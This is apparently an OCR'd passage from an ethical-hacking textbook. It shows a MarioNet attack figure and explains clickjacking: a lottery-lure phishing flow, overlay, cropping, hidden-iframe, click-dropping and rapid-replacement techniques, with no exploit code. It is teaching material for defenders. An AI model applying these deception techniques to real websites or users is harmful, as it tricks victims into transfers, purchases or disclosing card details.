

Web Browser
Blocking Extensions
1 Fetching webpage
Web Server
2 Webpage rendering
Website
e-commerce
Service Worker
3 Communication channel
Attacker's Remote C&C
<html>
<head>
</head>
<body>
</body>
</html>

Figure 14.39: Illustration of MarioNet attack



Clickjacking Attack

- Attackers perform clickjacking attacks by tricking the victim into clicking on any **malicious web page** element that is placed transparently on the top of any trusted web page
- Clickjacking is not a single technique attackers leverage, but is instead a variety of attack vectors and techniques called **UI redress attacks**
- Attackers perform this attack by exploiting the vulnerabilities caused by **HTML iframes** or improper configuration of the X-Frame-Options header

Attacker
Attacker's Website
Attacker overlays malicious web page elements
http://www.ch.com
WWW.certifiedhacker.com
1
Attacker sends malicious website link via email
3
Victim's browser opens the target website
2
Victim opens link in the browser
http://www.fb.com
Hi, You have won a lottery of $2M, click the link to claim it.
<A HREF=http://bank.com/....
4
Victim clicks legitimate UI element and gets clickjacked
Victim
Victim's Browser

Clickjacking Attack

A clickjacking attack is performed when the target website is loaded into an iframe element that is masked with a web page element that appears legitimate. The attacker performs this attack by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page. Clickjacking is not a single technique; attackers leverage various attack vectors and techniques called UI redress attacks. They perform such attacks by exploiting the vulnerabilities caused by HTML iframes or improper configuration of the X-Frame-Options header. There are several variations of clickjacking attacks such as likejacking and cursorjacking. To perform these attacks, attackers send a link to the malicious website to the victim through email, social media, or any other media.

In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. Now, the victim is tricked into clicking on the invisible controls or the deceptive UI elements that automatically trigger various malicious actions such as injecting malware, retrieving malicious web pages, retrieving sensitive information such as credit card details, transferring money from the victim's account, and buying products online.

The various clickjacking techniques employed by attackers are listed below:

- **Complete transparent overlay**: In this technique, the transparent, legitimate page or tool page is overlaid on the previously designed malicious page. Then, it is loaded into an invisible iframe and the higher z-index value is assigned for positioning it on top.
- **Cropping**: In this technique, only the selected controls from the transparent page are overlaid. This technique depends on the goal of the attack and may involve masking buttons with hyperlinks and text labels with false information, changing the button

labels with wrong commands, and completely covering the legitimate page with misleading information while exposing only one original button.

- **Hidden overlay**: In this technique, the attacker creates an iframe of 1×1 pixels containing malicious content placed secretly under the mouse cursor. When the user clicks on this cursor, it will be registered on the malicious page although the malicious content is concealed by the cursor.
- **Click event dropping**: This technique can completely hide a malicious page behind a legitimate page. It can also be used to set the CSS pointer-events property of the top to none. This can cause click events to "drop" through the legitimate masked page and registers only the malicious page.
- **Rapid content replacement**: In this technique, the targeted controls are covered by opaque overlays that are removed only for a moment for registering a click. An attacker using this technique needs to accurately predict the time taken by the victim to click on the web page.


